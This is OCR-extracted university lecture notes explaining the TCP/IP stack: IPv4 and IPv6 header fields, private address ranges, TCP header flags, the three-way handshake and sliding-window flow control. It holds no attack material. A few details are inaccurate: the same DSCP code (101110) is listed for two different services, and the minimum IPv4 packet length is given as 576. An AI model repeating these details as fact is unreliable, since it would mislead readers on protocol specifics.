
- The ICMP protocol is a bit of a cross between the Data Link Layer and the Transport Layer. Its headers are basically the same as those of the Link Layer but with a little bit extra information thrown in during the encapsulation phase.

- In case you are wondering about the **IGMP** protocol in the Network Layer, it stands for Internet Group Management Protocol. IGMP packets are used for multicasting on the internet. In the jargon of internet communications, a multicast consists of a simultaneous transmission of information to a group of subscribers. The packets stay as a single stream as long as the network topology allows it. An IGMP header includes the IP addresses of the subscribers. So by examining an IGMP header, an enroute router can decide whether it is necessary to send copies of packet to multiple destinations, or whether just one packet can be sent to the next router.

- Note that, on the transmit side, as each packet descends down the protocol stack, each layer adds its own header to the packet. And, on the receive side, as each packet ascends up the protocol stack, each layer strips off the header corresponding to that layer and takes appropriate action vis-a-vis the packet before sending it up to the next higher layer.

16.3: THE NETWORK LAYER (ALSO KNOWN AS THE INTERNET LAYER OR THE IP LAYER)

- As mentioned at the end of the previous section, as a packet descends down the protocol stack, each layer prepends its own header to the packet. The header added by the Network Layer, known as the **IP Header**, contains information as to which higher level protocol the packet came from, the address of the source host, the address of the destination host, etc. Shown below is the IP Header format for Version 4 of the IP protocol (**known as the IPv4 protocol**):



The various fields of the header are:

- The **Version** field (4 bits wide) refers to the version of the IP protocol. The header shown is for IPv4.

- The **IHL** field (4 bits wide) is for Internet Header Length; it is the length of the IP header in 32-bit words. The minimum value for this field is 5 for five 32-bit words. That is, the shortest IP header consists of 20 bytes.

- The **DiffServ** field (8 bits wide) is for Differentiated Service (DS) and Explicit Congestion Notification (ECN). The Differentiated Service, as provided by the most significant 6 bits of DiffServ, **plays a very important role in the expedited transmission of streaming data, such as video and voice, through the network routers and switches.** The least significant 2 bits are reserved for ECN; they are meant for the receiving endpoint of a communication link to notify the sending endpoint about impending end-to-end traffic congestion.

  About the two ECN bits, ordinarily, the main indication of end-to-end congestion would be for some of the packets to not show up at the receiving endpoint because they were dropped somewhere enroute. Since the sending TCP would not receive acknowledgments for such packets, it would automatically become aware of the the end-to-end congestion and slow down the packet injection rate according to the formulas in Section 16.11. However, now consider the situation when the receiving

TCP wants the sending TCP to slow down the packet injection rate, not because a packet was dropped, but for other reasons (say, because, its own registers/memory are about to become full). To deal with such situations, the receiving TCP needs a way to convey that request to the sending TCP. This the receiving TCP does by placing the bits '11' in the ECN sub-field of the DiffServ field of one of the acknowledgment packets that is sent to the sending TCP. Note that it is the sending TCP that controls the rate at which the packets are injected into a communication link. Therefore, the receiving TCP needs a mechanism to inform the sending TCP that the latter needs to slow down. [Note that routers operate strictly within the Network Layer (the IP Layer) of the TCP/IP protocol stack. So they are incapable of bringing to bear TCP based logic on the detection and remediation of congestion between the sender TCP and the receiver TCP.]

About the most significant 6 bits of the DiffServ field that are meant for Differentiated Service, the specific value assigned to these six bits is referred to as the DSCP (Differentiated Services Code Point) value. A DSCP value allows a packet to be classified in 64 different ways for the purpose of its prioritization. Of these 64 different possibilities, the following five are currently used by "DiffServ" enabled routers:

DSCP bits: 000000 – Used for normal web traffic and file transfer. This is referred to as "Default PHB (Per Hop Behavior)".

DSCP bits: 101110 – Used for expedited forwarding of packets. In technical jargon, it is referred to as "Expedited PHB". [Networks typically limit such traffic to no more than 30% (and, often, far less) of the link capacity.] The traffic that qualifies for this type of expedited forwarding is defined in RFC 3246.

DSCP bits: 101100 – Used for forwarding voice packets. Referred to as "Voice Admit PHB". The priority accorded "Voice Admit PHB" is similar to the "Expedited PHB" packets. However, the rules that dictate whether or not a packet can carry this designation are different and are set according to what is known as a Call Admission Control (CAC) procedure. CAC is meant to prevent traffic congestion that may otherwise be caused by excessive VoIP (Voice over IP) traffic. This is the sort of traffic that is created by Skype, Google Talk, and other similar applications.

DSCP bits: 101110 – Used by ISPs for forwarding packets with assurance of delivery provided excessive traffic congestion does not dictate otherwise. Referred to as "Assured Forwarding (AF) PHB". (Defined in RFC 2597 and RFC 3260)

DSCP bits: xxx000 – These bit patterns are for maintaining backward compatibility with the routers that don't understand the modern DiffServ packet classifications. Before DiffServ came into existence, the priority to be accorded to a packet was determined by the three 'xxx' bits. For streaming services needed for, say, YouTube and gaming applications, these bit would be set to '001', for SSH to '010', for broadcast video to '101', etc.

– The **Total Length** field (16 bits wide), in the 3rd and the 4th bytes in the IP header, is the size of the packet in bytes, including the header and the data. The minimum value for this field is 576. [This number includes the "embedded" TCP segment that descended down the TCP/IP protocol stack. (It could also be just a fragment of the TCP segment.) So the value of the integer in the "Total Length" field will consist of the bytes used for the IP header followed by the bytes needed for the TCP segment.]

– The **Identification** field (16 bits wide), in the 5th and the 6th bytes in the IP header, is assigned by the sender to help the receiver with the assembly of fragments back into a datagram.

– The **Flags** field (3 bits wide) is for setting the two control bits at the second and the third position. The first of the three bits is reserved and must be set to 0. When the second bit is 0, that means that this packet can be further fragmented; when set to 1 stipulates no further fragmentation. The third bit when set to 0 means this is the last fragment; when set to 1 means more fragments are coming. [The IP layer should not send to the lower-level physical-link layer packets that are larger than what the physical layer can handle. The size of the largest packet that the physical layer can handle is referred to as **Maximum Transmission Unit (MTU)**. For regular networks (meaning the networks that are not ultrafast), MTU is typically 1500 bytes. [Also see the structure of an Ethernet frame in Section 23.3 of Lecture 23.] Packet fragmentation by the IP layer becomes necessary when the descending packet's size is larger than the MTU for the physical layer. We may refer to the packet that is descending down the protocol suite and received by the IP layer as the **datagram**. The information in the IP headers of the packets resulting from fragmentation must allow the packets to be reassembled into datagrams at the receiving end even when those packets are received out of order.]

– The **Fragment Offset** field (13 bits wide) indicates where in the datagram this fragment belongs. The fragment offset is measured in units of 8 bytes. This field is 0 for the first fragment. [The Flags and the Fragment Offset fields together occupy the 7th and the 8th bytes in the IP header.]

– The **Time To Live** field (8 bits wide), in the 9th byte of the header, determines how long the packet can live in the internet. As previously mentioned near the end of Section 16.2, each time a packet passes through a router, its TTL is decremented by one.

– The **Protocol** field (8 bits wide), in the 10th byte of the IP header, is an integer value that identifies the higher-level protocol that generated the data portion of this packet. [**It is through this field that the receiver of a packet knows which header will follow the IP header.** As you know, as a packet descends down the TCP/IP stack, each protocol "prepends" its header to the packet. Since the Network Layer receives its packets from the Transport Layer, we can expect that the IP header will be followed by either a TCP header or a UDP header. If the number in the Protocol field of the IP header is 6, then the next header is a TCP header. On the other hand, if the number in the Protocol field is 17 (hex: 11), then the next header is a UDP header.] [The integer identifiers for protocols are assigned by IANA (Internet Assigned Numbers Authority). For example, ICMP is assigned the decimal value 1, TCP 6, UDP 17, etc.]

– The **Header Checksum** field (16 bits wide), in the 11th and the 12th bytes of the header, is a checksum on the header only (using 0 for the checksum field itself). Since TTL varies each time a packet passes through a router, this field must be recomputed at each routing point. The checksum is calculated by dividing the header into 16-bit words and then adding the words together. This provides a basic protection against corruption during transmission.

– The **Source Address** field (32 bits wide), in the 13th through 16th bytes of the IP header, is the IP address of the source. [You are surely familiar with IPv4 addresses like "128.46.144.123". This dot-decimal notation is merely a convenient representation of a 32-bit wide address representation that is actually used by the IP engine. Each of the four integers in the dot-decimal notation stands for one of the four bytes in the 32-bit IP address. So the address "128.46.144.123" is just a human readable form for the actual address

10000000001011101001000001111011. The dot-decimal notation is also referred to as the quad-dotted notation. This is a good time to point out that every host has what is known as a **loopback** address which is "127.0.0.1". Normally, an IP address is associated with a *communication interface* like an ethernet card in your machine. The loopback address, however, has no hardware association. It is associated with the symbolic name **localhost**, meaning *this machine*. The loopback address allows network-oriented software in a machine to interact with other such software in the same machine via the TCP/IP protocol stack. While we are on the subject of IP addresses, you should also learn to differentiate between **private** and public IP addresses. When your laptop is plugged into either of the two wireless networks at Purdue, the IP address assigned to your laptop will be from the **private** range 10.0.0.0 – 10.255.255.255. This address range is referred to as the **Class A private** range. Theoretically speaking, there can be $2^{24} = 16,777,216$ hosts in such a network. When you are at home behind a wireless router, your address is likely to be from the range 192.168.0.0 – 192.168.255.255. There can be a maximum of 256 hosts on a Class C private network. (An IP address consists of two parts, the network part and the host part. As to which part is the network part is controlled by the **subnet mask**. The subnet mask for a Class C network looks like 255.255.255.0, which says that the first 24 bits define the network address, leaving only the last 8 bits for host addressing. That gives us a maximum of 256 hosts in a Class C network.) This defines the **Class C private** range. Another private address range is the **Class B private** range in which the addresses form the range 172.16.0.0 – 172.31.255.255. Since the subnet mask for a Class B private network looks like 255.240.0.0, we get 12 bits for network addressing and 20 bits for host addressing. Therefore, a Class B private network can contain a maximum of 2^{20} hosts in it. Lecture 17 has additional information Class A and C private networks. **Note that packets that carry private network IP addresses in their destination field cannot pass through a router into the internet.**]

- The **Destination Address** field (32 bits wide), in the 17th through 20th bytes of the IP header, is the IP address of the destination.

- The **Options** field consist of zero or more options. The optional fields can be used to associate handling restrictions with a packet for enforcing security, to record the actual route taken from the source to the destination, to mark a packet with a timestamp, etc.


- The **Padding** field is used to ensure that the IP header ends on a 32-bit boundary.


- As should be clear from our description of the various IP header fields, the IP protocol is responsible for fragmenting a descending datagram at the sending end and reassembling the packets into what would become an ascending datagram at the receiving end. As mentioned previously, fragmentation is carried out so that the packets can fit the packet size as dictated by the hardware constraints of the lower-level physical layer. [If the IP layer produces outgoing packets that are too small, any IP layer filtering (See Lecture 18 for what that means) at the receiving end may find it difficult to read the higher layer header information in the incoming packets. Fortunately, with the more recent Linux kernels, by the time the packets are seen by `iptables`, they are sufficiently defragmented so that this is not a problem.]

- What you have seen so far is the packet header for the IPv4

protocol. Although it is still the most commonly used protocol for TCP/IP based network communications, the world is rapidly running out of the IPv4 addresses. [With its 32-bit addressing, IPv4 allows for a maximum of $2^{32} = 4,294,967,296$ hosts with unique IP addresses. The actual number of unique addresses available with IPv4 is actually far less than the roughly 4 billion that are theoretically possible. When the internet was first coming into its own in the 1990's, large blocks of IP address ranges were assigned to organizations that were vastly out of proportion to their needs. For example, several corporations were assigned Class A addresses for some value of the first integers in the four-integer dot-decimal notation. These organizations thus acquired around 16 million addresses — far, far more than they would ever need.]

- Over the long haul, IPv4 is meant to be replaced by Version 6 of the IP protocol known as IPv6. Shown below is the IP header for the IPv6 protocol:





Lecture 20 will describe the fields shown above in greater detail. Suffice it to say here that the source and the destination addresses under IPv6 are 128-bit wide fields. [An IPv6 address is represented by EIGHT colon-separated groups of four hex digits in which the leading zeros in each group may be omitted. For example, "2001:18e8:0800:0000:0000:0000:0000:000b" is an IPv6 address that is more commonly written as "2001:18e8:800::b" where we have suppressed the leading zeros in each group of 4 hex digits and where we have suppressed all the consecutive all-zero groupings with a double colon. The loopback address under IPv6 is "::1".]

- Note that, whereas the TCP protocol, to be reviewed next, is a connection-oriented protocol, the IP protocol is a *connectionless* protocol. In that sense, IP is an unreliable protocol. It simply does not know that a packet that was put on the wire was actually received at the other end.

16.4: THE TRANSPORT LAYER (TCP)

- Through handshaking and acknowledgments, TCP provides a reliable communication link between two hosts on the internet.

- When we say that a TCP connection is **reliable**, we mean that the sender's TCP always knows whether or not a packet reached the receiver's TCP. If the sender's TCP does not receive an acknowledgment that its packet had reached the destination, the sender's TCP simply re-sends the packet. Additionally, certain data integrity checks on the transmitted packets are carried out at the receiver to ensure that the receiver's TCP accepts only error-free packets.


- A TCP connection is **full-duplex**, meaning that a TCP connection simultaneously supports two byte-streams, one for each direction of a communication link.

- TCP includes both a **flow control mechanism** and a **congestion control mechanism**.

- **Flow control** means that the receiver's TCP is able to control the size of the segment dispatched by the sender's TCP. [The beginning of Section 16.6 defines what we mean by a TCP segment.] This the receiver's TCP accomplishes by putting to use the **Window** field of an acknowledgment packet, as you will see in Section 16.6.

- **Congestion control** means that the sender's TCP varies the rate at which it places the packets on the wire on the basis of the traffic congestion on the route between the sender and the receiver. The sender TCP can measure traffic congestion through either the non-arrival of an expected ACK packet or by the arrival of three identical ACK packets consecutively, as explained in Section 16.11.

- The header of a **TCP segment** is shown on the next page. (taken from RFC 793, dated 1981).



- The various fields of the TCP header are:

  – The **Source Port** field (16 bits wide) for the port that is the source of this TCP segment.

  – The **Destination Port** field (16 bits wide) for the port of the remote machine that is the final destination of this TCP segment.

  – The **Sequence Number** field

  – The **Acknowledgment Number** field

  with each of these two fields being 32 bits wide. These two

fields considered together have **two different roles** to play depending on whether a TCP connection is in the process of being set up or whether an already-established TCP connection is exchanging data, as explained below:

* When a host A first wants to establish a TCP connection with a remote host B, the two hosts A and B must engage in the following **3-way handshake**:

  1. A sends to B what is known as a **SYN** packet. (What that means will become clear shortly). The **Sequence Number** in this TCP packet is a randomly generated number M. This random number is also known as the **initial sequence number (ISN)** and the random number generator used for this purpose also known as the ISN generator.

  2. The remote host B must send back to A what is known as a **SYN/ACK** packet containing what B expects will be the next sequence number from A — the number $M+1$ — in B's **Acknowledgment Number** field. The **SYN/ACK** packet sent by B to A must also contain in its **Sequence Number** field another randomly generated number, N. [The ISN number N plays the same role in B to A transmissions that the ISN M plays in A to B transmissions.]

  3. Now A must respond with an **ACK** packet with its **Acknowledgment Number** field containing its expectation of the sequence number that B will use in its next TCP transmission to A — the number $N + 1$. This transmission from A to B completes a three-way handshake for establishing a TCP connection.

* In an on-going connection between two parties A and B, the **Sequence Number** and the **Acknowledgment Number** fields are used to keep track of the byte count in the data streams that are exchanged between the two in the following manner:

  1. Each endpoint in a TCP communication link associates a byte count with the first byte of the outgoing bytes in each TCP segment.

2. This byte-count index is added to the initially sent ISN and placed in the **Sequence Number** field for an outgoing TCP packet. [Say an application at A wants to send 100,000 bytes to an application running at B. Let's say that A's TCP wants to break this up into 100 segments, each of size 1000 bytes. So A's TCP will send to B's TCP a packet containing the first 1000 bytes of data from the longer byte stream. The **Sequence Number** field of the TCP header for this outgoing packet will contain 0, which is the index of the first data byte in the outgoing segment in the 100,000 byte stream, **plus** the ISN used for the initiation of the connection. The `Sequence Number` field of the next TCP segment from A to B will be the sequence number in the first segment plus 1000, and so on.]

3. When B receives these TCP segments, the **Acknowledgment Number** field of B's **ACK** packets contains the index it expects to see in the **Sequence Number** field of the next TCP segment it hopes to receive from A.

– The **Data Offset** field (4 bits wide). This is the number of 32-words in the TCP header.

– The **Reserved** field (6 bits wide). This is reserved for future. Until then its value must be zero.

– The **Control Bits** field (6 bits wide). These bits, also referred to as **flags**, carry the following meaning:

* **1st flag bit**: **URG** when set means "URGENT" data. A packet whose URG bit is set can act like an interrupt with regard to the interaction between the sender TCP and the receiver TCP. More on this at the end of this section.

* **2nd flag bit:** **ACK** when set means acknowledgment.

* **3rd flag bit:** **PSH** when set means that we want the TCP segment to be put on the wire immediately (useful for very short messages and when echo-back is needed for individual characters). Ordinarily, TCP waits for its input buffer to fill up before forming a TCP segment.

* **4th flag bit: RST** when set means that the sender wants to reset the connection.

* **5th flag bit: SYN** when set means synchronization of sequence numbers.

* **6th flag bit: FIN** when set means the sender wants to terminate the connection.

Obviously, then, when only the 5^{th} control bit is set in the header of a TCP segment, we may refer to the IP packet that contains the segment as a **SYN packet**. By the same token, when only the 2^{nd} control bit is set in TCP header , we may refer to the IP packet that contains the segment as an **ACK packet**. Along the same lines, a TCP segment for which both the 2^{nd} and the 5^{th} control bits are set results in a packet that is referred to as the **SYN/ACK** packet. A packet for which the 6^{th} control bit is set is referred to as a **FIN packet**; and so on.

– The **Window** field (16 bits wide) indicates the maximum number of data bytes the receiver's TCP is willing to accept from the sender's TCP in a single TCP segment. Section 16.6 addresses in greater detail how this field is used by the receiver's TCP to regulate the TCP segment size put on the wire by the sender's TCP. [There are TWO different "window" related fields in a TCP header, one the **Window** field that you can actually see in the header shown on page 25 and the other — which is designated "CWND" for "Congestion Window" — that comes into existence only when traffic congestion is recorded through non-arrival of ACK packets within prescribed time limits. The CWND field is placed where you see "Options" in the header layout on page 25. The important point to remember is that whereas the "Window" field used by the sender TCP is set by the receiving TCP, the "CWND" field when used is set by the sender TCP.]

– The **Checksum** field (16 bits wide) is computed by adding all 16-bit words in a 12-byte *pseudo header* (to be explained in the next bullet), the TCP header, and the data. If the data contains an

odd number of bytes, a padding consisting of a zero byte is appended to the data. The pseudo-header and the padding are not transmitted with the TCP segment. While computing the **checksum**, the **checksum** field itself is replaced with zeros. The carry bits generated by the addition are added to the 16-bit sum. The checksum itself is the one's complement of the sum. (By one's complement we mean reversing the bits.)

– I'll now explain the notion of the pseudo-header used in the calculation of the checksum. As described below, by including in the pseudo-header the source and the destination IP addresses — this is the information that's meant to be placed in the encapsulating IP header at the sending end and that is retrieved from the encapsulating IP header and the communication interface at the receiving end — the TCP engine makes certain that a TCP segment was actually received at the destination IP address for which it was intended. *The sending TCP and the receiving TCP must construct the pseudo-header independently.* At the receiving end, the pseudo-header is constructed from the overall length of the received TCP segment, the source IP address from the encapsulating IP header, and the destination IP address as assigned to the communications interface through which the segment was received. More precisely, for the IPv4 protocol, the 12 bytes of a pseudo-header are made up of

* 4 bytes for the source IP address
* 4 bytes for the destination IP address
* 1 byte of zero bits,

* 1 byte whose value represents the protocol for which the checksum is being carried out. It is 6 for TCP. It is the same number that goes into the "Protocol" field of the encapsulating IP header.
* 2 bytes for the length of the TCP segment, including both the TCP header and the data

Calculating the checksum in this manner gives us an end-to-end verification from the sending TCP to the receiving TCP that the TCP segment was delivered to its intended destination. [For how the checksum is calculated when TCP is run over IPv6, see RFC 2460. The main difference lies in including the "Next header" field in the pseudo-header.]

– That brings us to the **Urgent Pointer** field (16 bits wide) in a TCP header. When **urgent data** is sent, that is, when a TCP header has its URG bit set, that means that the receiving TCP engine should temporarily suspend accumulating the byte stream that it might be in the middle of and give higher priority to the urgent data. The value stored in the **Urgent Pointer** field is the offset from the value stored in the **Sequence Number** field where the urgent data ends. The urgent data obviously begins with the beginning of the data payload in the TCP segment in question. After the application has been delivered the urgent data, the TCP engine can go back to attending to the byte stream that it was in the middle of. This can be useful in situations such as remote login. One can use urgent data TCP segments to abort an application at a remote site that may be in middle of a long data transfer from the sending end.

– The **Options** field is of variable size. If any optional header fields are included, their total length must be a multiple of a 32-bit word.

16.5: TCP VERSUS IP

- IP's job is to provide a packet delivery service for the TCP layer. IP does not engage in handshaking and things of that sort. So, all by itself, IP does not provide a reliable connection between two hosts in a network.

- On the other hand, the user processes interact with the IP Layer through the Transport Layer. TCP is the most common transport layer used in modern networking environments. Through handshaking and exchange of acknowledgment packets, TCP provides a reliable delivery service for data segments with flow and congestion control.

- It is the TCP connection that needs the notion of a port. That is, it is the TCP header that mentions the port number used by the sending side and the port number to use at the destination.

- **What that implies is that a port is an application-level notion**. The TCP layer at the sending end wants a data segment to be received at a specific port at the receiving end. The

sending TCP layer also expects to receive the receiver acknowledgments at a specific port at its own end. Both the source and the destination ports are included the TCP header of an outgoing data segment.

- Whereas the TCP layer needs the notion of a port, the IP layer has **NO** need for this concept. The IP layer simply shoves off the packets to the destination IP address without worrying about the port mentioned inside the TCP header embedded in the IP packet.

- When a user application wants to establish a communication link with a remote host, it must provide source/destination port numbers for the TCP layer and the IP address of the destination for the IP layer. When a port is paired up with the IP address of the remote machine whose port we are interested in, the paired entity is known as a **socket**. That socket may be referred to as the **destination socket** or the **remote socket**. A pairing of the source machine IP address with the port used by the TCP layer for the communication link would then be referred to as the **source socket**. The two sockets at the end-points uniquely define a communication link.

16.6: HOW TCP BREAKS UP A BYTE STREAM THAT NEEDS TO BE SENT TO A RECEIVER


- Suppose an Application Layer protocol wants to send 10,000 bytes of data to a remote host. TCP will decide how to break this byte stream into TCP segments. This decision by TCP depends on the **Window** field sent by the receiver. The value of the **Window** field indicates the maximum number of bytes the receiver TCP will accept in each TCP segment. The receiver TCP sets a value for this field depending on the amount of memory allocated to the connection for the purpose of buffering the received data.

- As mentioned in Section 16.4, after a connection is established, TCP assigns a sequence number to every byte in an outgoing byte stream. A group of contiguous bytes is grouped together to form the data payload for what is known as a **TCP segment**. A **TCP segment** consists of a **TCP header** and the data. A TCP segment may also be referred to as a TCP datagram or a TCP packet. The TCP segments are passed on to the IP layer for onward transmission.

- The receiver sending back a value for the **Window** field is the main **flow control** mechanism used by TCP. This is also referred to as the TCP's sliding window algorithm for flow control.

- If the receiver TCP sends 0 for the **Window** field, the sender TCP stops pushing segments into the IP layer on its side and starts what is known as the **Persist Timer**. This timer is used to protect the TCP connection from a possible deadlock situation that can occur if an updated value for **Window** from the receiver TCP is lost while the sender TCP is waiting for an updated value for **Window**. When the **Persist Timer** expires, the sender TCP sends a small segment to the receiver TCP (without any data, the data being optional in a TCP segment) with the expectation that the ACK packet received in response will contain an updated value for the **Window** field.

16.7: THE TCP STATE TRANSITION DIAGRAM



- As shown in the state transition diagram on the previous page, a TCP **connection** is always in one of the following 11 states.

